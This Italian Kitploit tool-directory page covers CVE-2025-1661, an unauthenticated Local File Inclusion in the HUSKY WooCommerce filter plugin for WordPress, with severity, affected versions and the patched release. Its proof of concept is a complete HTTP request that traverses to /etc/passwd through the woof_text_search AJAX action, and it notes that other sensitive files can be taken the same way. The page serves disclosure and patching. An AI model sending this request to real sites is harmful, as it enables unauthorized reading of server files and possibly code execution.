
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-1661 — HUSKY – Products Filter Professional per WooCommerce, plugin per WordPress, è vulnerabile a Local File Inclusion (LFI) | Kitploit
Strumenti/GitHubGitHub/muhammadwaseem29/cve-2025-1661
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniPenetration TestingApprendimento e Formazione
GitHubmuhammadwaseem29/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional per WooCommerce, plugin per WordPress, è vulnerabile a Local File Inclusion (LFI)

Vedi RepositorySito web
201 anno faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    599
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    394
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    277
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motore OSINT basato sull'IA per scoprire e mappare oltre 7.700 identità sui social media in tutto il web

    257

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2025-1661 - Inclusione Locale di File (LFI) non autenticata in HUSKY – Products Filter Professional for WooCommerce

Descrizione

Il plugin HUSKY – Products Filter Professional for WooCommerce per WordPress è vulnerabile all'Inclusione Locale di File (LFI) in tutte le versioni fino alla 1.3.6.5 inclusa, tramite il parametro template dell'azione AJAX woof_text_search.

Ciò consente ad attaccanti non autenticati di includere ed eseguire file arbitrari sul server, con la potenziale conseguenza di:

  • Bypassare i controlli di accesso
  • Estrarre dati sensibili
  • Esecuzione Remota di Codice (RCE) se vengono soddisfatte determinate condizioni (ad es. caricamento di tipi di file "sicuri")

Gravità: Critica

  • Punteggio CVSS: 9.8 (Critica)
  • ID CWE: CWE-22 (Path Traversal)
  • Punteggio EPS: 0.00061

Versioni Coinvolte

  • Vulnerabili: <= 1.3.6.5
  • Versione Correttiva: 1.3.6.6

Rimedio

Aggiornare alla versione 1.3.6.6 o a una versione correttiva più recente.


Proof of Concept (PoC)

Passaggi per la Riproduzione

  1. Visitare il sito web di destinazione.
  2. Catturare la richiesta utilizzando Burp Suite.
  3. Modificare il metodo della richiesta in POST e aggiungere il seguente payload:
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

IntercomVulnChecker Screenshot 4. Se l'operazione riesce, il server restituirà il contenuto di /etc/passwd. 5. Questo può essere utilizzato per estrarre altri file sensibili dal server.


Riferimenti

  • Avviso Wordfence
  • Codice del Plugin WordPress
  • Rapporto CVE

Disclaimer

Questo PoC è destinato esclusivamente a scopi educativi e di ricerca. Test non autorizzati contro sistemi senza permesso sono illegali e non etici. Richiedere sempre un'autorizzazione esplicita prima di condurre qualsiasi test di sicurezza.


Scarica lo strumento




